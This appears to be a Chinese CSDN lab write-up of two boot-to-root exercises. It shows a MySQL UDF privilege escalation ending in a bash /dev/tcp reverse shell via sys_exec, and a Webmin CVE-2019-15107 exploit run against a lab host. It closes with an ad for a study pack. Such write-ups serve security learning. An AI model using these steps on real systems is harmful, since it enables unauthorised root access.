 image-20250312172519193
三、CVE-2016-6662 UDF提权漏洞
先看看版本是64位还是32位,这决定你使用的udf文件带64还是不带64
靶机:sundown

是64位后再查看secure_file_priv是否为空,因为这决定了mysql会不会对导入导出做限制
show global variables like 'secure%';
没有回显

看看具体信息,可以提权
- secure_file_priv 的值为 NULL ,表示不允许导入导出,无法提权
- secure_file_priv 的值为 /tmp/ ,表示导入导出只能在 /tmp/ 目录下,无法提权
- secure_file_priv 的值为空,表示不对导入导出做限制,此时可提权

若mysql版本**>=5.1时,上传udf位置需要在mysql\lib\plugin里,通过show variables like "%plugin%"来查看(若没有则新建一个),小于的话则不需要,可以看到是大于5.1**的

查看路径
show variables like '%plugin%';
路径:/usr/lib/x86_64-linux-gnu/mariadb19/plugin/

得知以上的利用信息都允许情况下,就开始提权操作了,kali到/usr/share/metasploit-framework/data/exploits/mysql这个目录中复制64位的udf文件到本地(若是windows则用.dll文件,linux就用.so文件,根据是32位还是64位来选取不同文件)
开启web服务传输文件

成功上传
返回靶机,进入**/tmp**目录下

然后回到数据库执行下面的命令,看看mysql数据库下的数据表信息

执行下面的命令
create table shell(line blob);    # 需要为blob,因为是二进制对象存储容器,存储下面load_file的返回值
insert into shell values(load_file('/tmp/lib_mysqludf_sys_64.so'));    # 插入并存储load_file的返回值

写入文件并创建函数,以此来反弹shell(这里的bash一定要加-c参数,否则只有bash -i会报错)
select * from shell into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/lib_mysqludf_sys_64.so';    # 将/tmp/udf文件写入到plugin里
create function sys_exec returns integer soname 'lib_mysqludf_sys_64.so';    # 创建函数于udf文件中加载

select sys_exec('bash -c "bash -i >& /dev/tcp/192.168.108.130/4444 0>&1"');    # 调用函数执行反弹shell

开启监听端口并执行,成功反弹shell
四、 CVE-2019-15107-Webmin远程命令执行漏洞
靶机:Source
访问10000端口,是一个登录网站,源码和指纹信息都没有什么利用点

想到刚才找到的网站版本号,查找一下历史漏洞

下载下来查看一下,需要结合msf才能使用

上网搜一下看看,存在漏洞,参考文章:
https://github.com/squid22/Webmin_CVE-2019-15107
https://github.com/jas502n/CVE-2019-15107?tab=readme-ov-file


下载exp到kali
赋予权限

开启监听端口,并执行脚本
./webmin_exploit.py 192.168.108.154 10000 192.168.108.130 4444

拿到root权限
学习计划安排
这里我整合并且整理成了一份【282G】的网络安全从零基础入门到进阶资料包,需要的小伙伴可以扫描下方CSDN官方合作二维码免费领取哦,无偿分享!!!
如果你对网络安全入门感兴趣,那么你需要的话可以
点击这里👉网络安全重磅福利:入门&进阶全套282G学习资源包免费分享!
①网络安全学习路线
②上百份渗透测试电子书
③安全攻防357页笔记
④50份安全攻防面试指南
⑤安全红队渗透工具包
⑥HW护网行动经验总结
⑦100个漏洞实战案例
⑧安全大厂内部视频资源
⑨历年CTF夺旗赛题解析
更多推荐



 22
 0
- 0


 已为社区贡献24条内容

所有评论(0)